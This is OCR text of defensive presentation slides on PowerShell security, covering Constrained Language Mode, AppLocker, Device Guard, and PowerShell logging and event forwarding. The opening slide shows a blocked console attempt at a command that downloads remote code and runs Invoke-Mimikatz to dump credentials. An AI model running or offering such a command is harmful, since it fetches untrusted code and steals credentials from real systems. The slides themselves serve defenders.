
Constrained Language Mode

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                   ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Why Powershell v5?



AppLocker + Powershell v5

Control	Benefit	Impact Without Control	Limitations
Antivirus / Antimalware	Can limit the execution of malware known to the AV industry.	Attacker can write and run any code, custom C++ applications, internet tools, etc.	Can be disabled by administrators. AV signatures can be evaded if the attacker is capable of recompiling or modifying an application.
Applocker in Deny Mode	Can limit the execution of malware known to your organization.	Attacker can write and run any code, custom C++ applications, etc., as long as they aren't well known attack tools or exploits.	Can be disabled by administrators. Only blocks known evil / undesirable malware, can be bypassed with only minor application changes.
Applocker in Allow Mode	**Can prevent the execution of unknown / unapproved applications.**	**Attacker can write arbitrary custom applicatons, as long as they are not detected by AV or Applocker Deny rules.**	**Can be disabled by administrators. Attacker can still leverage in-box tools like VBScript, Office macros, HTA applications, local web pages, PowerShell, etc.**

Applocker + Powershell v5

- Scripts that are allowed by the AppLocker policy (for example: signed by the enterprise's trusted code signing certificate, or in a trusted directory) are not subject to Constrained Language.

AppLocker and Code Integrity

- Together, AppLocker and code integrity are the basis for enforcing code and application rules on Windows
- Think of code integrity as the bouncer at the door, and AppLocker as the bartender
  - Code integrity best expresses high level expression of trust
  - AppLocker allows for granular rules
- Managed through common management tools in Windows 10

Device Guard

Combination of hardware + software security features

Enables businesses to strongly control what is allowed to run


Brings mobile-like security protections with support for existing line of business apps

Device Guard

- Hardware and UEFI BIOS lockdown
- Configurable code integrity
- Virtualization based security
  - Protects critical parts of the OS against admin/kernel level malware

Full Picture

- Secure Boot
  - Includes Secure Firmware Updates and Platform Secure Boot
- Kernel Mode Code Integrity (KMCI)
- User Mode Code Integrity (UMCI)
- App Locker



Securing Scripts


- Scripts can do dangerous things
- Windows Script Host will require signed scripts
  - WSH is the scripting host for VBScript (.vbs), Jscript (.js), Windows script file (.wsf) and Windows script component (.wsc) scripts
- MSIs must be signed
- PowerShell will be in “ConstrainedLanguage” mode
  - Signed PowerShell scripts can be in full language mode
- .bat & .cmd scripts are not restricted

DeviceGuard – Final words


- Device Guard UMCI is another security feature that a defender should consider from a cost/benefit analysis.
- It will always be vulnerable to bypasses, but raises the baseline bar of security.
- So obviously, you would want to use additional security solutions along with Device Guard - e.g. WEF, an anti-malware solution, and to perform periodic compromise/hunt assessments.

DEMO
Constrained Language
Applocker

Logging



ExecutionPolicy - Scopes



Module Logging

- records pipeline execution details as PowerShell executes, including variable initialization and command invocations.
- Available since Powershell v3
- events are written to Event ID (EID) 4103
- While module logging generates a large volume of events (the execution of the popular Invoke-Mimikatz script generated 2,285 events resulting in 7 MB of logs during testing), these events record valuable output not captured in other sources.


Transcription

- creates a unique record of every PowerShell session
- includes all input and output, exactly as it appears in the session
- contain timestamps and metadata for each command in order to aid analysis
- are written to the user's documents folder
- best practice is to write transcripts to a remote, write-only network share
- very storage-efficient


Script Block Logging

- logging records blocks of code as they are executed by the PowerShell engine
- capturing the full contents of code executed by an attacker, including scripts + commands
- also records de-obfuscated code logging events are recorded in EID 4104
- Script blocks exceeding the maximum length of an event log message are fragmented into multiple entries
- A script is available to parse script block logs and reassemble fragmented blocks

DEMO - Logging



Logging Best Practice



Logging Best Practice

- Due to the large number of events generated by PowerShell logging, organizations should carefully consider which events to forward to a log aggregator.

  In environments with PowerShell 5.0, organizations should consider, at a minimum, aggregating and monitoring suspicious script block logging events, EID 4104 with level “warning”, in a SIEM or other log monitoring tool.

Protected Event Logging

- encrypt sensitive data as they write it to the event log
- decrypt and process these logs once moved to a more secure and centralized log collector
- One common: Windows Event Forwarding.
  - A great document on setting up Windows Event Forwarding is available from the NSA: “Spotting the Adversary with Windows Event Log Monitoring”.
- Other options: SCOM, SIEM


Protected Event Logging - Requirements

- Public key to all machines
- private key to post-process the event logs at a more secure location such as a central event log collector, or SIEM aggregator.
- ‘Enable Protected Event Logging’ feature in Group Policy through Windows Components -> Administrative Templates -> Event Logging.
  - This setting requires an encryption certificate.

